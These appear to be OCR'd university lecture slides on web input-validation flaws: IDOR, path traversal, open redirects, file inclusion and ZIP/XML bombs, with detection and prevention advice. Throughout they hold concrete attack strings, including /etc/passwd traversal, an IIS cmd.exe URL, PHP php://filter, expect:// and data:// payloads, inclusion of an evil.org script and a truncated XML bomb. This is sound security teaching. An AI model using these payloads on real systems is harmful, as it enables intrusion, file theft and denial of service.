
Lacking/Bad input validation

Michael Sonntag
Institute of Networks and Security

Insecure Direct Object Reference

INSTITUTE
OF NETWORKS
AND SECURITY

Insecure direct object reference



Insecure direct object reference

- Precondition: authorized system user
- Attack: changing a parameter which signifies some object
  - For which **this** user is **not** authorized!
- Success: user can still access this object
- Basic idea:
  - Object access is verified on page generation
    - Only those IDs are listed, which the user is authorized for
  - The object ID is passed back to the server as a parameter
    - Actual name, key, number etc
  - Server validates whether user is generally authorized (=logged in)
  - But it is **not** validated, whether this user may access this object when he/she actually accesses it!

→ Access to **some** object + knowledge of ID = access to **any** object
  - Note: you can e.g. just try all possible IDs too… (=enumeration)

Insecure direct object reference: Path traversal as direct example

- Some input is used to construct a pathname, which should be underneath a certain parent directory
  - „Locking into a subdirectory“
- Basic issue: user specifies resource (path) directly through its name
- Example:
  - my $path=“/users/profiles/” . param(“user”);
    open (my $fh,”<$path”) || ExitError(“Profile read error: $path”);
    while(<$fh>) { print “$_”; }
  - Provide “../../etc/passwd” as username
  - Results in sending **`/users/profiles/../../etc/passwd`**
    - Which is actually “/etc/passwd”, i.e. all passwords/users!
- Solution:
  - Canonicalization + checking where the file is
  - Map fixed values (list 1..N; what this user may access) to actual files

Insecure direct object reference: Path traversal as direct example

- Take care: it's not necessarily as easy as it looks!
- Combined with Unicode vulnerability: "/" ≠ "/"!
  - Slash could be ASCII: %2F (=47)
  - Slash can also be Unicode (UTF-8): %2F
  - Slash can also be multibyte UC: %C0%AF or %E0%80%AF
    - 2 or 3-byte representation of same character
      - Incorrect as smallest possible representation must be used!
    - This works (or: worked!) on IIS (because of incorrect implementation)!
  - Backslash ("\"): %C1%1C, but for IIS also %C1%9C
    - %C1 = 0x40 + 0xhh, hh=hex ASCII code
  - IIS implementat. seems to (erroneously) have added "MOD 0x80"
    - Discovered 2001
  - E.g.: http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\
    - Allowed executing commands!
- **Double** decode vulnerability: %25%32%66 → "%2F" → "/"

Insecure direct object reference: Exploiting path traversal

- Enumerating files through path traversal to map the whole application (data, code, configuration…):
  1. Examine error codes: can we identify something exists, does not exist, is forbidden? Whether it’s a file or a directory?
  2. Find the root: move up till you know how many levels exist
  3. Access directories: if possible, this will provide a list of filenames, making everything much easier!
  4. Move down to document root: recreate the full path to the application directory
  5. Map whole application: continue downwards
  6. Find common directories: OS, webserver, framework, applications etc.
     - Also: /Temp, /temp, /tmp, /var, /Program Files, /Programme, /WINNT, /Windows, /bin, /usr/bin, /sbin, /home, /Users, /etc, /downloads, /backup, ./temp, ./backup

Indirect example

❶ Produce the file list

- ☐
```
List list=getAllFiles();
foreach(list as l) {
    if(isAccessible(l)) {
        print(´<a href=„getFile?id=´+l.id()+´“>´+l.name()+´</a>´);
    }
}
```

❷ Access the file

- ☐ `id=GET[´id´]; streamFile(id);`

- Exploit this code by manually sending
  - ☐ GET /getFile?id=**anyIdNormallyInaccessible**
- Two possible solutions:
  - ❶ List list=getAllAccessibleFiles() + **non-global ids**
    - Requires an additional mapping to the “global” id!
  - ❷ if(checkAccess(currentUser,id)) streamFile(id);

JKU INSTITUTE OF NETWORKS AND SECURITY

Direct object refer.: Consequences

- Any user with a minimum of privileges can access all data
  - A kind of “elevation of privilege”
- Unless the ID space is very sparse, complete enumeration of all IDs (=objects) is possible
  - Complete data content is disclosed
- Especially dangerous regarding files
  - “Click on box to select file to download”
  - If the file is identified by its filename, attackers can download any file on the system (if the web server can read it)!
- In extreme cases, authorization is not required at all, the knowledge of the ID alone is sufficient
  - Similar to session ID guessing; but object IDs are typically much easier (sequential), than session IDs (e.g. hashes)
  - But then the web application is **very** defective!

Direct object reference: Detection

- Manual inspection:
  - Direct references to resources:
    - Authorization check must happen on actual access
  - Indirect references (mappings):
    - Verification that the mapping only contains values the user is authorized for
    - Check also whether authorization can change between list generation and object access!
- Code reviews and testing
  - Problem: coverage
- Fuzzing: automated tools trying slightly modified parameters
  - This is typically not done, as they cannot detect what needs protection and whether the access was successful
- Best approach: prevention
  - Write code in a way that such problems don’t exist!

INSTITUTE
OF NETWORKS
AND SECURITY

Direct object reference: Prevention

- Ensure protection for every user-accessible object
  - This includes every resource, not only programming-objects!
- Per-session or per-user indirect references
  - Get a list of all objects
  - Number them sequentially (or by random numbers)
  - Send the number to the client & receive it
  - Look up the number in the table (ensure it has a valid index!)
  - Access the object

Requires session state!

- Check access at the time and place of actual access
  - Check when the object is retrieved from the storage (DB…) whether the user may access this object
  - Check directly before initiating any action on an object
- Mitigation: use long and random (cryptography) IDs
  - Makes it difficult (but not impossible!) to guess valid IDs
  - Doesn’t help at all if IDs are obtained from other sources

Insecure direct object reference

- Very dangerous attack and quite common
- Comparatively easy to protect against
  - Just make sure to…
    - check permissions every time
    - put the check in the correct place: on actual access
- No support by framework possible
  - They can't know when access must be checked
- Use established practices, like MVC (Model-View-Controller)
  - The model "owns" and hides the data
    - It only gives access to or manipulates it, **if** an access check has been performed successfully
    - Problem: how to pass the current user/authorization/…
  - Alternative: the controller does all access checks
    - Problem: ensuring that all paths do it correctly

Insecure direct object reference


- Note also the privacy implications:
  - Checking on actual access means giving out the real IDs
  - You can usually know your own ID(s) without problem, but…
  - Knowing them can disclose information about others too, e.g. the number of other customers between two points in time, the location (e.g. country encoded in customer ID)!
- Usually not an issue, but do not forget about this completely
  - It depends on the application whether this is important or not
- Check:
  - Are the IDs known to the client anyway?
    - E.g. you do know your own bank account number
  - ID generation – do they disclose anything about anyone?
    - Sequential numbering? Encoded information?

Time-of-check to time-of-use

- Alternative name/description for a class of similar problems
- Actually these are race conditions
  1. We check a precondition
  2. Then we do something, which depends on the precondition
  - Attack: change the precondition between those two steps
- Other example:
  1. Check file that it is a real and empty file (or does not exist yet)
  2. Open file for writing
  - Attack: 1a) Change/create file into symbolic link to important file
- Solution:
  - Not so good: perform action & check for errors/precondition afterwards (only if performing is harmless!)
  - Good: ensure checking and performing is "atomic"
    - Direct object reference: perform the check on the actual access
  - Example: use special functions for creating temporary files

Unvalidated Redirects and Forwards

Unvalidated redirects and forwards



Unvalidated redirects and forwards

- The user is redirected to another page, but the target of the redirection is not adequately verified (→ "unvalidated"!), so an arbitrary target can be specified
- Typical attacks:
  - Present users with a link to a reputable site, but use the redirect problem on that site to send them to an attacking site
    - Trying to get the user's trust to enter some data (→ phishing!)
  - Use forward to direct session to page "behind" a validation page
- More dangerous than it looks!
  - Although the link looks ok, the "wrong" URL will show up in the browser bar (and be set for same-origin policy)
    - But what about subframes/iframes, images, applets/flash?
      - E.g. introducing fake articles/messages on news/stock sites!
  - Often combined with exploits where viewing a page (which users would hardly visit by intention!) is sufficient for infection

Unvalidated redirects and forwards

- Can also be used for DoS
  - Force a script to fetch itself recursively
  - Low server load, but out of action very soon (parser!)
  - Script 1: request sent to server, which will load an external file (here a CSS); this is repeated every few seconds
    - http://victim.com/include.php?file=http://www.evil.com/DoS.css
  - Script 2: this lies on the attacking server and redirects the request for the CSS file back to the original URL
    - Redirect header sent back:
      “Location:
      http://victim.com/include.php?file=http://www.evil.com/DoS.css”
  - Brought down even a tuned Nginx server within a few minutes
    - Attacking server only sends a single static response – no need for doing anything. This differs from the victim, which ties up ever more resources by trying to get to the “actual, final” destination!

https://www.stateoftheinternet.com/downloads/pdfs/2015-cloud-security-report-q2.pdf

Unvalidated red. & forw.: Examples

- Redirect to another site:
  - <a href=“http://www.good.com/redirect.asp?url=www.evil.com”>
    Go to good.com</a>
- Bypass authentication:
  - http://www.vulnerab.le/login.jsp?target=admin.jsp

- Users can do little or nothing against this attack, as the URL can be hidden/obfuscated very well (and is to the right and can be any of potentially very many parameters)!
  - http://www.vulnerab.le/security/advisory/23423487829/../../../redirect.asp%3Ftgt%3Dhttp%3A//www.evil.com/security/advisory/password_recovery_system
    - Real link:
      http://www.vulnerab.le/redirect.asp?tgt=http://www.evil.com/security/advisory/password_recovery_system

Unvalidated red. & forw.: Detection

- Code review for all places where redirects are used
  - Redirects initiated/selected by users are no problem as such
    - But they must not be able to **set** the **destination** to an **arbitrary** page!
  - Check how the target is constructed:
    - Any parameter involved? → Sufficiently validated?
- Spidering the complete site
  - Do any redirects occur?
    - HTTP response codes 300-307, typically 302
  - Investigate parameters immediately before redirect
    - Do they include the target URL or any piece of it?
    - If yes, modify them and look to which page this will take you
- Check all parameters whether they look like a part of an URL
  - This looks for more general problems, but will also catch the redirects!
  - But this may also cause lots of false positives… many things look like a part of an URL

Unvalidated red. & forw.: Prevention


- Do not use redirect and forwards
  - If you need to send users to another page, do this on the server and just render a different content
    - CMS often only have a “single” page with widely varying content
    - Take care: bookmarks, back-button…
- Do not use any parameters when redirecting
  - Use a server-internal state for deciding the target
  - The server and **only** the server should decide the destination!
- If unavoidable, perform checks:
  - Use a server-side mapping instead of URLs or path elements
  - Verify the parameter is valid (e.g. only relative, no paths…)
    - Sanitizing/canonicalization!
  - Verify the user is authorized for the destination
    - Or check on every page at the start, whether this user should be allowed to see this page; if not → redirect to start/login page

Unvalidated red. & forw.: Prevention

- Remember the “insecure direct object reference”?
  - Use an indirection step
    - Users can select target pages 1..N
    - Server creates URL for redirection based on number
  - “Check permissions on access”
    - When a redirection is about to occur, verify whether the parameter (=destination) is allowed for this user (or generally at all)
    - Note that this may be much more difficult for URLs than for object IDs!

Malicious file execution

Malicious file execution



Malicious file execution (also called: Local File Inclusion)

- A file is placed on the web server (or already there) and executed at the request of the attacker
  - Typically a problem of PHP, but not tied to it
    - Also exists for .NET, J2EE…
  - Even more dangerous: **remote** malicious file execution
    - Command: "Retrieve file from somewhere on Internet and execute it"
- Basic problems:
  - Unverified input is used for file or stream functions
    - Any kind of parameter which will be used as part of a filename
  - Uploaded files are not checked sufficiently
    - Upload images → but what if the image is called "index.php"?
- Result: remote code execution
  - Installing a rootkit, executing arbitrary code exactly as the web application can, call OS functions…
    - Note: PHP has SMB-support built-in → access to local file servers (other than the webserver!) is possible

Malicious file execution: Examples

- An XML file containing a remote DTD is uploaded
  - This remote file is loaded by the XML parser and interpreted
  - Allows remotely exploiting flaws in XML processors
    - Which are complex and often have some problems…
  - Note: checking the first XML file itself for attacks will not help – it is perfectly in order!
- Include statements containing parameters
  - **`include $_REQUEST['filename'];`**
    - Any existing file on the server will be executed
    - Depending on the PHP configuration, the filename might be an URL pointing to any server on the world!
      - Resulting in “include http://www.evil.org/attack.php;” being executed
  - Similar: retrieving JSON data from another host and just eval’ing it for simplicity
    - Who can say whether there is really **just** data in there?

Malicious file execution: Examples

- PHP is notorious for being dangerous in this context
  - Including files: see above
  - But there are also “wrappers”
    - “expect://” → access to stdin, stdout, stderr by executing a command
      - Not enabled by default, but if OS commands are used…
      - Example: ?dest=expect://ls
    - „php://“ → access to input/output streams, file descriptors
    - „php://filter“ → apply filters to a stream, e.g. to convert binary data to text so it can be safely transmitted
      - Example: ?dest=php://filter/convert.base64-encode/resource=/etc/passwd
        - Drawbacks: You get the file base64-encoded ☺; you need a file inclusion vulnerability, i.e. whole string needs to be “executed”
    - “zip://” → extract a zipped file. Useful e.g. to upload a compressed file (→ “harmless: no script code contained, only binary data!”) and then execute it

Malicious file execution: Examples

- Uploaded files are written to the disk
  - Check to not overwrite something important
    - Don’t forget to verify the path as well!
  - Make sure to use “acceptable” file names
    - Necessary checks: length, total path length, extension, actual file type, characters used, file size, name…
- Some commands can be uploaded
  - Example: upload a MS Office document and get it to being opened on the server (e.g. for file conversion)
    → macros will be executed (if enabled in configuration)!
  - Or: upload any file with “wrong” values, causing “actions”
    - Like configuration files - if you manage to put them in the correct subdirectory
    - Or uploading a file called “.htaccess”
      - Configuration file for the Apache webserver, possibly overriding (restrictive) permissions and granting access etc

Malicious file execution: Examples

- How to get a file to the server? Make use of its functionality!
  - Both following examples actually happened…
- "Backup" feature:
  - Post a comment to the site with some "interesting" data in it
  - Request server to backup comments / wait for this to happen autom.
  - Result: file on server with our content!
  - Potential problems: "headers" before content, fixed location of the file (not changeable by attacker), compression
- Translation features:
  - Submit a translation to the management environment
  - This should be just plain text, but if its not checked, you can put any script code in it
  - Stored as a file → can be executed remotely!

Both examples happened in the wild!

Malicious file execution: Log injection

- Inject code into a logfile
  - Simple create a request, which will lead to a 404 → these requests are often logged (200 not always!)
  - File inclusion vulnerability allows executing the log file → code is run
    - Note: the web server will always have full access to its own log file, so writing to (+reading from) it is definitely possible, and executing it often too (but typ. we don't need this permission, as we don't directly "call" the logfile from the OS)
- Send code by mail → get the webserver to send a file to the local webserver user
  - This mail might not be forwarded, but stored locally
  - We might also try to send the mail in via SMTP from outside: if it is delivered to the webserver-user on the webserver it will be stored there (the webserver-user is probably rarely reading his mail!)
  - Use malicious file execution to execute this file

https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601

Malicious file execution: Detection

- Parameter inspection: every time a parameter looks like a filename, this is a good candidate
  - Test e.g. by changing “?dest=profile.html” to “?dest=../../../../../../../../../../../../../../etc/passwd”
    - Too many “../” are typically harmless; we just ensure we are at the top
  - Automatic checks mostly work only as long as complete filenames are passed as parameters
    - Parameter is used as a part of a filename → very difficult!
- Code inspection: checking all file open/include/create/delete … operations for the source of the filename
  - Static text? Good!
  - Variable: where is this variable set or modified?

Malicious file execution: Detection

- Tainting: user input is followed through the execution
  - Whenever external input influences a variable, it becomes "tainted" for the future
  - Requires checking where tainted content is allowed
    - Or what to do then, e.g. specific output escaping
  - Problems: coverage, memory and speed overhead
    - So perhaps better for test-runs than for production

Malicious file execution: Prevention

- Virus scanning
  - To make sure you won’t distribute anything dangerous
- Size checks
  - Prevent DoS attacks as well, e.g. in image checking (see below!) or disk space exhaustion
- File type verification
  - Extension verification alone is not sufficient!
  - Actual file structure should be verified
    - E.g. image: load as image data and write in same/other format
    - Protects also against files exploiting image handler problems, which can cause image files to be executed
      - Incorrect code then because of resampling/…
  - Merely adding the correct extension is **not** sufficient!
    - Send the filename “attack.php%00” → “attack.php\0.jpg”
    - Results in the “desired” filename, as ‘\0’ is the string termination!
      - Useless in Java, but eventually the (C/C++!) OS is being called…

Malicious file execution: Prevention

- Use a mapping for determining files to execute
  - Don’t pass filenames to the client, but only their index in a server-side mapping
    - Make sure that only (for this user!) allowed files are in the map
- Use server-determined random names for uploads
  - Includes path sanitation/canonicalization/checks
  - Make sure everything is uploaded to a safe base directory
    - And that the upload can never be put anywhere else!
- Output encoding: when sending an image, make sure it will be sent as binary data and not interpreted
  - E.g. Apache will not interpret “.jpg”, but send it directly
- File system access control rights
  - Upload directory → read & write, no execute
- Firewall rules disallowing outbound connections
  - Typically not that easy, not even for dedicated web servers…

Malicious file execution: Prevention

- chroot jail/sandbox: more of a general security measure
  - Ensure that when a problem occurs, it will remain restricted to the web server alone
  - Specific access rights/restrictions to ensure that no access is possible to “external” files
    - May contain resource limits too
      - CPU, bandwidth, disk quotas, firewall rules…
  - Result: the webserver/application can be compromised, but the other programs/data on the server remain unaffected
    - Also: other (local) servers will not be affected or accessible
  - Will not prevent existing (=inside) or upladed files from being executed when they should not be
    - But what these files can do then is severely restricted


PHP specifics

- Check protocol in detail
  - zlib:// + ogg:// are allowed even if allow_url_fopen is disabled!
- Check for data wrappers:
  - data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+
    - Decoded: <?php phpinfo();?>
      - See http://www.php.net/manual/en/wrappers.data.php
    - Not restricted by allow_url_fopen, but by allow_url_include
- allow_url_fopen: Default is 1 (on/allowed!)
  - Allows accessing URLs like files
- allow_url_include: Default is 0
  - (Dis-)allows including files from URLs
    - Include, include_once, require, require_once
- If possible at all:
  - Disable allow_url_fopen, allow_url_include, register_globals
  - Use E_STRICT (no uninitialized variables)

Bombs /
Resource exhaustion

Bombs

Note: works the other way too. Attacker uploads the bomb to a webserver, which unpacks it for checking…



Bombs: ZIP/XML/…

- A variant of Denial of Service (DoS) attacks
- ZIP/XML bombs: submitting content which, when checked or to be rendered, consumes huge amounts of resources
  - Example: 4.5 PetaB file can be compressed to 42 kB ZIP
    - Or: ZIP file with infinite recursion
  - Or: XML file with an entity → this entity expands to ten further entities, which again expand to … → exponential growth!
    - Or include an external entity called “file:///dev/random” or similar
  - Alternatives: requiring huge amount of time, disk, memory, downloading huge/expensive external data, continuously connecting to other company-internal servers…
- Generally: when checking submitted data for problems, the checking itself must be performed securely!
  - Otherwise: send a “bomb” first, which disables/confuses/ occupies the checking → send an attack while it is down

XML bomb example

-
  ```
  <?xml version="1.0"?>
  <!DOCTYPE lolz [ <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
